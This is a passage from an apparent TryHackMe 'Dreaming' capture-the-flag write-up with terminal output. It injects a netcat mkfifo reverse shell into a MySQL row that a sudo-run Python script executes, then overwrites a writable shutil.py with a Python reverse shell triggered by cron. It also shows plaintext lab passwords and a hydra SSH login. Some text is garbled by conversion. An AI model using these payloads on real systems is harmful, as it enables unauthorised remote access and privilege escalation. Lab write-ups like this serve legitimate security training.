root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x lucien@ip-10-10-17-224:~ x root@kali:~/thm/dreaming x root@kali:~/thm/dreaming x
lucien@ip-10-10-17-224:~$ mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.41-Ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| library |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.02 sec)

mysql> |
```

```

mysql> use library;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_library |
+-----+
| dreams |
+-----+
1 row in set (0.00 sec)

mysql> |
```

```

mysql> select * from dreams;
+-----+
| dreamer | dream |
+-----+
| Alice   | Flying in the sky |
| Bob    | Exploring ancient ruins |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician |
+-----+
4 rows in set (0.00 sec)

mysql> |
```

I wanted to substitute the value of the *dream* column with a command's execution. So I looked for ways I could do it on google.

The screenshot shows a Google search results page for "how to substitute values in bash". The first result is a snippet from a website explaining variable substitution. It includes two code snippets:

```
Code
name="World"
echo "Hello, ${name}!" # Output: Hello, World!
```

```
Code
date now=$(date +%-Y-%m-%d)
echo "Today is ${date_now}."
```

After finding a way to substitute values, I used a revshells script to get a reverse shell as the user *death*.

The screenshot shows the RevShells.com Reverse Shell Generator tool. The IP & Port section is set to 10.21.17.140 and port 80. The Listener section shows the command `sudo nc -lvpn 80`. The Reverse tab is selected, showing a list of exploit modules:

- nc mkfifo
- nc -e
- nc.exe -e
- BusyBox nc -e

A terminal window at the bottom shows the exploit code being generated:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.21.17.140 80 >/tmp/f
```

The screenshot shows a MySQL terminal session. The user inserts a row into the *dreams* table with a payload that executes a reverse shell on port 80:

```
mysql> insert into dreams(dreamer,dream) values("evil sr", "$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.21.17.140 80 >/tmp/f)");
Query OK, 1 row affected (0.01 sec)

mysql> select * from dreams;
+-----+-----+
| dreamer | dream          |
+-----+-----+
| Alice   | Flying in the sky
| Bob    | Exploring ancient ruins
| Carol   | Becoming a successful entrepreneur
| Dave    | Becoming a professional musician
|       | 
| evil sr | $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.21.17.140 80 >/tmp/f) |
+-----+-----+
6 rows in set (0.00 sec)
```

```

lucien@ip-10-10-63-228:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky
Bob + Exploring ancient ruins
Carol + Becoming a successful entrepreneur
Dave + Becoming a professional musician
/bin/sh: 1: echo haha jr: not found
evil jr +
rm: cannot remove '/tmp/f': No such file or directory
|
```

```

File Actions Edit View Help
lucien@ip-10-10-63-228:~ x lucien@ip-10-10-63-228:~ x root@kali:~/thm/dreaming x death@ip-10-10-63-228:/home/lucien x
└─# rlwrap nc -lnpv 80
listening on [any] 80 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.63.228] 54402
death@ip-10-10-63-228:/home/lucien$ |
```

After getting a shell as *death*, I captured *death's* flag.

```

File Actions Edit View Help
death@ip-10-10-63-228:~ x lucien@ip-10-10-63-228:~ x root@kali:~/thm/dreaming x death@ip-10-10-63-228:~ x
death@ip-10-10-63-228:~$ whoami
whoami
death
death@ip-10-10-63-228:~$ pwd
pwd
/home/death
death@ip-10-10-63-228:~$ ls -la
ls -la
total 56
drwxr-xr-x 4 death death 4096 Aug 25 2023 .
drwxr-xr-x 6 root root 4096 May 18 2025 ..
-rw-r--r-- 1 death death 427 Aug 25 2023 .bash_history
-rw-r--r-- 1 death death 230 Feb 25 2020 .bash_logout
-rw-r--r-- 1 death death 3771 Feb 25 2020 .bashrc
drwxr--r-- 3 death death 4096 Jul 28 2023 .cache
-rw-rw-r-- 1 death death 21 Jul 28 2023 death_flag.txt
-rwxrwx--x 1 death death 1539 Aug 25 2023 getDreams.py
drwxrwxr-x 4 death death 4096 Jul 28 2023 .local
-rw-r--r-- 1 death death 465 Aug 25 2023 mysql_history
-rw-r--r-- 1 death death 807 Feb 25 2020 .profile
-rw-r--r-- 1 death death 8157 Aug 7 2023 .viminfo
-rw-rw-r-- 1 death death 165 Jul 29 2023 .wget-hsts
death@ip-10-10-63-228:~$ cat death_flag.txt
cat death_flag.txt
cat death_flag.txt
cat death_flag.txt
death@ip-10-10-63-228:~$ |
```

I then viewed the python script and found *death's* password.

```

death@ip-10-10-63-228:~$ cat getDreams.py
cat getDreams.py
cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "imementomORI666!"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )


        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dream columns from dreams table
        query = "SELECT dreamer, dream FROM dreams;"

        # Execute the query
        cursor.execute(query)

        # Fetch all the dreamer and dream information
        dreams_info = cursor.fetchall()


        if not dreams_info:
            print("No dreams found in the database.")
        else:
            # Loop through the results and echo the information using subprocess
```



```
(root㉿kali)-[~/thm/dreaming]
# hydra -l death -p '!mementoMORI666!' ssh://10.10.63.228
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-26 00:51:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (:1/p:1), -1 try per task
[DATA] attacking ssh://10.10.63.228:22
[22][ssh] host: 10.10.63.228 login: death password: !mementoMORI666!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-26 00:51:34
```


I now only needed to find the flag of morpheus. So I viewed that user's files and found a pythons script.



```
death@ip-10-10-63-228:/home$ ls
death lucien morpheus ubuntu
death@ip-10-10-63-228:/home$ cd morpheus
death@ip-10-10-63-228:/home/morpheus$ ls -la
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug  7 2023 .
drwxr-xr-x 6 root    root   4096 May 18 20:25 ..
-rw-r--r-- 1 morpheus morpheus 58 Aug 14 2023 .bash_history
-rw-r--r-- 1 morpheus morpheus 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25 2020 .bashrc
-rw-rw-r-- 1 morpheus morpheus 22 Jul 28 2023 kingdom
drwxrwxr-x 3 morpheus morpheus 4096 Jul 28 2023 .local
-rw-rw---- 1 morpheus morpheus 28 Jul 28 2023 morpheus_flag.txt
-rw-r--r-- 1 morpheus morpheus 807 Feb 25 2020 .profile
-rw-r--r-- 1 morpheus morpheus 180 Aug  7 2023 restore.py
-rw-rw-r-- 1 morpheus morpheus 66 Jul 28 2023 .selected_editor
death@ip-10-10-63-228:/home/morpheus$ cat kingdom
We saved the kingdom!
death@ip-10-10-63-228:/home/morpheus$ cat restore.py
from shutil import copy2 as backup
src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"

backup(src_file, dst_file)
print("The kingdom backup has been done!")
death@ip-10-10-63-228:/home/morpheus$
```

Since it was a python script that imported libraries, I looked for writable files inside the /usr/ directory hoping to find something interesting and found I had write permissions on **shutil.py**.



```
death@ip-10-10-63-228:/home/morpheus$ find /usr/ -type f -writable 2>/dev/null
/usr/lib/python3.8/shutil.py
death@ip-10-10-63-228:/home/morpheus$
```

I copied a python reverse shell payload and replaced the contents of **shutil.py** with it. I then started a **netcat** listener.

Reverse Shell Generator

IP & Port

Listener

Type: nc

```
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.21.17.140",8080));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")'
```

```
death@ip-10-10-101-12:/home/morpheus$ echo 'import os,pty,socket;s=socket.socket();s.connect(("10.21.17.140",8080));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")' > /usr/lib/python3.8/shutil.py
```

After some time, I received a reverse shell.

```
root@kali:~/thm/dreaming$ rlwrap nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.101.12] 53576
morpheus@ip-10-10-101-12:~$ whoami
whoami
morpheus
morpheus
morpheus@ip-10-10-101-12:~$ crontab -l
crontab: -l: No crontab for root
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezone.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /usr/bin/python3.8 /home/morpheus/restore.py
morpheus@ip-10-10-101-12:~$ |
```

Finally, I captured *morpheus*'s flag

```
root@kali:~/thm/dreaming$ catcat *flag.txt
THM{reverse_me}
morpheus@ip-10-10-101-12:~$ |
```

That's it from my side!

Until next time :)

---